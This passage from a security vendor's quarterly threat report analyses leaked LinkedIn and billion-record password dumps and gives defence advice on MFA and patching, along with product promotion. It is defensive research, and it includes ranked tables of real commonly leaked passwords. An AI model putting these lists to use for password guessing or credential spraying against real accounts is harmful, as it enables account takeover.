One concern we had with this LinkedIn analysis is whether or not the government and military LinkedIn passwords really statistically match overall government and military's password usage. For instance, not every government and military employee uses their work email address to log in to LinkedIn. This data subset may only represent a minority of the government and military.

Also, according to this **Gallup poll** from 2010, 17% of the U.S. workforce work for the government or military, and yet government and military accounts only represented about 0.63% of all the leaked LinkedIn accounts. That is a significant ratio mismatch, also suggesting these finding may not match the overall organization's practices.

Finally, there remains a possibility that some of these accounts aren't being used for "real" reasons. It's plausible that some government employees might set up temporary or dummy LinkedIn accounts with which they don't share sensitive data. In that case, they might use throwaway passwords rather than their real ones. In short, we can't guarantee that the password practices we found government and military users following on LinkedIn are the same as they use on more sensitive networks. Nonetheless, we believe the dataset is still large enough to be relevant and somewhat concerning.

Learn from others' weak passwords

It is good to see that government and military users are slightly better at creating passwords than the average user, but they have not set the bar very high. Cracking 50% of government and military passwords from the LinkedIn leak was far too easy for comfort, especially considering the prevalence of password re-use between accounts. In fact, it only took us a few hours to find most of the cracked passwords. When considering strong passwords, complexity and entropy don't matter if your password is too short. Length beats all. At the end of the day, the strongest passwords are passphrases that are 16 characters or more.

Diving Further into the 1 Billion Records Analyzed from Q4 2017

In a previous Internet Security Report, we covered a password dump of over 1 billion records, which included many domains with varying top-level domains. In an attempt to better interpret the data, we aggregated similarities to be able to craft an insightful report on the TLDs and domains, as well as the passwords used for each. Certain domains (e.g., Yahoo, Hotmail) had numerous TLDs (e.g., uk, de, etc.,) so we dropped the TLDs and aggregated just the domains. A similar approach was done when aggregating details by TLDs versus domains, by dropping the prepended domains and taking just the TLDs.

To clarify with an example, there were 213,957,061 records with a "Yahoo.com" domain and another 7,062,307 "Yahoo.co.uk" domains. With all the variations of the domains (which include TLDs), we took just the domain and dropped the TLDs which allowed us to hone in on the domains and aggregate the data. Likewise for TLDs, we dropped the domain and aggregated data just by the TLD from the top 50 domains. Then aggregating just the domains, the top three hits were "Yahoo" with 259,240,291 hits, "Hotmail" with 195,823,103 hits, and "Gmail" with 91,724,888 hits. These three domains make up a good portion of the 1+ billion records, to which these are email domains. Keep in mind that typically email addresses are used for communication with whatever other accounts you may have with a vendor; GitHub, Facebook, etc. The other top domains all had at least 1 million hits but the top three by far surpassed the remaining domains.

Aggregated Domain	Hits per Domain
Yahoo	259,240,291
Hotmail	195,823,103
Gmail	91,724,888
AOL	40,183,931
Yandex	32,936,727
Rambler	21,412,358
QQ	14,220,630
Web	12,016,977
Live	23,193,707
MSN	10,030,870

An infiltration of one email address can cause many issues with any other potential accounts that are registered with said email address. Hackers are able to use "Forgot Password" or something similar to reset passwords for certain accounts, which sends communication to the provided email address that was used to create the account initially. When the email comes in, hackers simply follow the links and reset your password without your knowledge. Imagine someone having access to your email account, figuring out what financial institution you bank with, and using the site's "Forgot Password" option. From there they can reset your passwords and potentially gain access to your money, having free reign to transfer money out.

As for the TLD data, this allows a better view into regional data and compromised information from each. Domains with an appended ".ru" (Russia's TLD country code) took first place with 168,099,196 hits, following way behind in second place was ".de" (Germany) that had 47,588,402 hits, and third place was granted to ".fr" (France) with 35,513,411 hits. Being in the U.S., it is common to interpret domains ending with ".com" belong to the U.S., but we left this out just in case this is not valid. Regardless, for reporting purposes, ".com" TLDs had 646,383,357 hits, which would put this in first place by a long shot, but for explicit ".us" TLDs, there were only 748,959 hits.

Country TLD	Country Name	Hits per TLD
ru	Russia	168,099,196
de	Germany	47,588,402
fr	France	35,513,411
uk	United Kingdom	20,357,401
it	Italy	18,989,204
pl	Poland	10,040,048
cz	Czech	5,800,457
cn	China	5,543,609
es	Spain	4,572,717
br	Brazil	4,568,594

Now for the passwords themselves. Let's first explain the process used to aggregate ALL passwords obtained from the password dump. The final output is a four-digit number that sums up the passwords and the characters contained in each. Checking each password character by character, if there were only lowercase letters, 01XX was assigned to that password. For upper-case characters only, 03XX was assigned, 05XX was assigned to passwords with only digits, and 07XX for passwords with only special symbols. Bear in mind that a mix of the aforementioned provide a summed output. So, if a password has all four variations, 16XX was assigned (1+3+5+7 = 16).

As for the "XX" for each rating, this represents the passwords length. If a password had only digits and was 16 characters long, then a ranking of 0516 was output. Should that password contain all four variations and was 12 characters long, then 1612 was assigned as its ranking.

Here's the password complexity table for easier interpretation:

Complexity Score	Reference
01XX	Only lowercase characters
03XX	Only uppercase characters
05XX	Only digit characters
07XX	Only special symbols
16XX	All variations were used
00XX	The length of the password

Keeping the above metrics in mind, 131,040,907 hits were counted for 0608 (which is lowercase characters and digits only, eight characters in length). This was first, followed by 0108 (only lowercase and eight characters in length) in second. Third place was 0609 (lowercase and digits, nine characters in length) with 90,175,560 hits. Unsurprisingly, out of the top 10 rankings, no exfiltrated password contained a single special symbol. That doesn't mean symbols were not used. The closest rank was in 17th place, 1310 (digit, symbol and lowercase, with 10 characters in length) had 10,919,127 hits. Far behind this, there were 702,830 hits with 1608 (all variations, 8 characters in length).

Here are the top results per each complexity rating:

Aggregated Password Complexity	Hits per Complexity
0608	131,040,907
0108	103,327,714
0609	90,175,560
0607	86,854,840
0610	85,168,438
0606	60,591,726
0106	55,458,952
0506	55,207,048
0107	39,178,431
0508	33,534,102

If you're curious about the average length of passwords, this tables shows an aggregated amount per category:

Number of Characters	Hits per Category
Eight - 12	648,335,434
Under Eight	374,076,111
13 - 18	50,194,588
19 - 32	18,636,527
Over 32	5,328,001

As you can see from the complexity ratings, all of the top results indicate that the lengths of those passwords were less than 11 characters. There was a mix of lower- and uppercase characters, as well as some numerical characters, yet no special symbols. Based on these password lengths by category and the above complexity ratings, the data suggests that the passwords simply weren't strong enough nor long enough, hence they're in the password dump list. Nowadays, using a password less than 12 characters is ill-advised. In fact, even if the variation of input characters falls under any one category (lower, upper, digit, or symbol), the main takeaway is actually the length of the password. Longer passwords call for that many more attempts to be guessed via brute force or dictionary attack.

Lastly, here is a table showing the top 35 passwords used over all other passwords:

Top Passwords Overall	Number of Hits
123456	7,058,429
123456789	2,375,214
qwerty	1,296,794
password	980,883
111111	969,784
12345678	846,796
abc123	812,232
1234567	728,072
password1	696,699
123123	659,335
1234567890	648,716
homelesspa	621,067
iloveyou	426,179
1q2w3e4r5t	392,995
qwertyuiop	363,505
123456a	320,027
123321	303,768
654321	281,570
666666	280,150
monkey	255,456
dragon	252,417
1qaz2wsx	241,022
121212	233,711
a123456	228,837
123qwe	227,439
myspace1	223,116
qwe123	215,819
zxcvbnm	206,247
1q2w3e4r	204,458
7777777	198,256
qwerty123	195,764
123abc	193,720
987654321	183,503
qwerty1	180,374
222222	174,648

The above passwords are pretty typical and what you'd expect but let's take this a step further. Seeing suggested password lengths are between 8 and upwards to 32 characters, here is a filtered list depicting the top 50 passwords with those at either end of the spectrum:

Passwords between Eight and 32 Characters	Number of Hits
123456789	2,375,214
password	980,883
12345678	846,796
password1	696,699
1234567890	648,716
homelesspa	621,067
iloveyou	426,179
1q2w3e4r5t	392,995
qwertyuiop	363,505
1qaz2wsx	241,022
myspace1	223,116
1q2w3e4r	204,458
qwerty123	195,764
987654321	183,503
asdfghjkl	166,136
123123123	153,216
target123	148,515
1g2w3e4r	145,203
gwerty123	144,864
zag12wsx	144,804
computer	131,927
passer2009	130,402
1234qwer	129,638
princess	124,841
iloveyou1	121,954
11111111	116,924
789456123	116,584
fuckyou1	115,759
football	115,080
sunshine	112,306
123456789a	107,346
princess1	106,447
linkedin	101,667
abcd1234	101,016
88888888	99,064
FQRG7CS493	98,967
football1	97,039
12qwaszx	95,492
jordan23	94,901
qwer1234	92,385
baseball	86,908
blink182	85,466
superman	84,441
babygirl1	80,515
147258369	80,000
j38ifUbn	78,127
iloveyou2	65,403
baseball1	64,610
charlie1	60,378
babygirl	58,827

Seeing suggested password lengths are between 8 and upwards to 32 characters, here is a filtered list depicting the top 50 passwords with those at either end of the spectrum.

Conclusion & Defense Highlights

Conclusion & Defense Highlights

Last quarter was an unexpected respite for malware and network attacks, with both threats down in volume, but don't let the temporarily reprieve lull you into a false sense of tranquility. The malware and attacks that did surface in Q2 still can compromise networks, and we fully expect criminals to up their campaigns in quarters to come. You still need to concentrate on good defenses and vigilance, especially when things seem relatively calm – as we've said before, there is often a calm before big storms.

As expected, we saw cyber criminals continue to profit off of cryptocurrency miners. We don't expect these to go away, but they may have also reached a peak, so they may stabilize for the next few quarters. Users still fall for booby-trapped Office documents, so attackers continue to leverage old Office flaws. Be wary of any document you receive, especially from outside your company. We also continue to see a consistent barrage of web-focused network attacks, mostly targeting older vulnerabilities. We suspect the majority of these come from automated vulnerability assessment tools and malicious exploit kits.

Finally, don't forget authentication is the cornerstone of security. You can have all the greatest defenses in the world, but you probably allow your privileged users to bypass all of them. Cyber criminals understand this, which is why 81% of breaches leverage lost, stolen, or weak user credentials. This quarter we saw attackers continuing to spread and use Mimikatz, a credential stealing tool, likely to help them in their lateral movement once they get inside your network. We also saw more attackers trying to brute force the login pages of web applications. With so much focus on stealing credentials, you need to make sure you can trust your authentication mechanisms.

That summarizes the highlights from Q2 2018's report. With those things in mind, here is a list of the most important high-level defense tips you can implement to protect your organization from the today's threats.

Multi-factor authentication is a MUST!

Between Mimikatz being the #1 malware in Q2, and attackers trying to brute force web logins, it's as clear as glass that cyber criminals are targeting authentication. We believe the only true way to protect your credentials, whichever factors you use, is multi-factor authentication (MFA). If you don't have an MFA solution yet, you should check out our new product, **AuthPoint,** or consider an equivalent MFA service. Finally, we share our traditional password tips below.

1. **Use strong passwords.** You've heard us repeat this tip, but apparently even government and military users could use a refresher. A strong password is a long one, at least 16 characters or more. A simple trick is to use a short sentence with punctuation. Even if some negligent company leaks your hashed password, if it's long enough, hackers can't easily crack it.

2. **Don't reuse passwords everywhere.** The primary problem with public credential leaks like the one from LinkedIn, is that people often use the same password in multiple places. If your password is ever leaked, you better be using different ones elsewhere.

3. **Implement enterprise-wide multi-factor authentication.** The hard truth is passwords will never be perfect. Neither will any other singular authentication token. Multi-factor authentication (MFA), where you pair at least two factors, can mitigate this problem by making it much harder for attackers to gain access to both tokens. WatchGuard has recently released **AuthPoint**, a complete MFA solution that even the smallest business can easily afford and use.

Layer anti-malware services with IntelligentAV.

Malware continues to evolve and change every quarter. This quarter we saw a surge in cryptominers and malicious Office documents. Every quarter we have seen sophisticated malware continue to evade pattern- or signature-based antivirus (AV) products. The only way to catch the latest threats is to layer your malware solutions. In Q3, WatchGuard released our IntelligentAV service, which layers three different malware detection engines into one product. We still use signature-based GAV to quickly catch the most common threats, but we also include both behavioral and machine learning or AI-based solutions to detect the new malware that pattern-based AV misses. If you're a Firebox owner, we recommend Total Security Suite to combine all these anti-malware solutions. Otherwise look for more advanced malware solutions from whichever vendor you prefer.

Booby-trapped Office documents are here to stay.

We continue to see malicious Office documents make our top exploit and malware lists. You can stay relatively safe from these threats by doing three things:

1. **Patch Office.** The Microsoft Office exploits that made the top 10 this quarter are old. Patching prevents these issues.
2. **Implement advanced malware protection**. Not only do behavioral malware protection services, such as WatchGuard's APT Blocker, detect and block content in malicious documents, but they find the latest "zero day" documents that AV analysts haven't developed signatures for yet.
3. **Warn your users to avoid unsolicited Office documents.** Unfortunately, most businesses use Office documents regularly as part of their legitimate business, so it's impossible to tell you users to avoid them completely. However, you should warn your users of some of the dangers malicious documents present. Also remind them that macro documents aren't the only culprit. Documents that leverage certain vulnerabilities don't need macros or scripts to work. At the very least, train your users not to open unsolicited Office documents without first contacting the supposed sender.

Continually patch software to avoid network attacks.

The top network attacks have remained fairly consistent for many quarters in a row. Even when we do see newcomers on the top network attack list, one fact remains the same – all the exploits have been patched long ago. One of the easiest and most effective ways to protect yourself from network exploits is to keep all of your software up to date. With most operating systems (OSes) and software packages offering automatic update options, there is really no excuse to fall behind on patches. If you make sure to test and deploy software updates shortly after they release, you'll find yourself immune to the most common network threats. In the meantime, be sure to leverage intrusion prevention systems (IPS) to guard you during the short vulnerability window when you are waiting to patch.

If you've made it this far, you now have all the data you need to make good cyber security decisions for quarters to come. Multi-factor authentication can bolster your login pages against the surge in credential attacks. Advanced malware protection can defend you from ever-evolving malware like cryptominers. And patching can ensure that you don't succumb to old automated network scans. We hope you found the information in this report useful and return next time to see what changes in Q3. As always, we encourage you to leave any comments or feedback about this report at **SecurityReport@watchguard.com**. Thanks for reading. See you next time.

Corey Nachreiner

Chief Technology Officer

Recognized as a thought leader in IT security, Corey spearheads WatchGuard's technology vision and direction. Previously, he was the director of strategy and research at WatchGuard. Corey has operated at the frontline of cyber security for 16 years, and for nearly a decade has been evaluating and making accurate predictions about information security trends. As an authority on network security and internationally quoted commentator, Corey has the expertise to dissect complex security topics, making him a sought-after speaker at forums such as Gartner, Infosec and RSA. He is also a regular contributor to leading publications including CNET, Dark Reading, eWeek, Help Net Security, Information Week and Infosecurity, and delivers WatchGuard's "Daily Security Byte" video series on **www.secplicity.org**.

Marc Laliberte

Security Threat Analyst

Specializing in network security technologies, Marc's industry experience allows him to conduct meaningful information security research and educate audiences on the latest cyber security trends and best practices. With speaking appearances at IT conferences and regular contributions to online IT and security publications, Marc is a security expert who enjoys providing unique insights and guidance to all levels of IT personnel.

Emil Hozan

Jr. Security Threat Analyst

Being a member of WatchGuard Technologies' Threat Lab as a Jr. Security Analyst, Emil hopes to bridge the technological rift between end users and the sophistication of technology. Taking complex situations and then analyzing and breaking them down, Emil enjoys diving deep into technical matters and summing up his findings in an easy-to-digest manner. He believes that being security-aware while online is only the tip of the ice berg and that what goes on in the background is just as important as being cautious. Emil is a technological enthusiast with many qualifications and years of experience in IT.

Trevor Collins

Jr. Security Threat Analyst

Trevor Collins is a Jr. Security Analyst at WatchGuard Technologies, specializing in network and wireless security. Trevor earned his security knowhow and several certifications through his past military experience in the United States Air Force. Trevor is a regular contributor to Secplicity.org where he provides easily-understood data analysis and commentary to IT professionals. Trevor's experience with a wide range of network security vendors and technologies allows him to provide unique perspectives to the industry.

About WatchGuard Threat Lab

WatchGuard's Threat Lab (previously the LiveSecurity Threat Team) is a group of dedicated threat researchers committed to discovering and studying the latest malware and Internet attacks. The Threat Lab team analyzes data from WatchGuard's Firebox Feed, internal and partner threat intelligence, and a research honeynet, to provide insightful analysis about the top threats on the Internet. Their smart, practical security advice will enable you to better protect your organization in the ever-changing threat landscape.

About WatchGuard Technologies

WatchGuard® Technologies, Inc. is a global leader in network security, secure Wi-Fi, multi-factor authentication, and network intelligence. The company's award-winning products and services are trusted around the world by nearly 10,000 security resellers and service providers to protect more than 80,000 customers. WatchGuard's mission is to make enterprise-grade security accessible to companies of all types and sizes through simplicity, making WatchGuard an ideal solution for distributed enterprises and SMBs. The company is headquartered in Seattle, Washington, with offices throughout North America, Europe, Asia Pacific, and Latin America. To learn more, visit **WatchGuard.com**.

For additional information, promotions and updates, follow WatchGuard on Twitter @WatchGuard, on Facebook, and on the LinkedIn Company page. Also, visit our InfoSec blog, Secplicity, for real-time information about the latest threats and how to cope with them at **www.secplicity.org**.

WatchGuard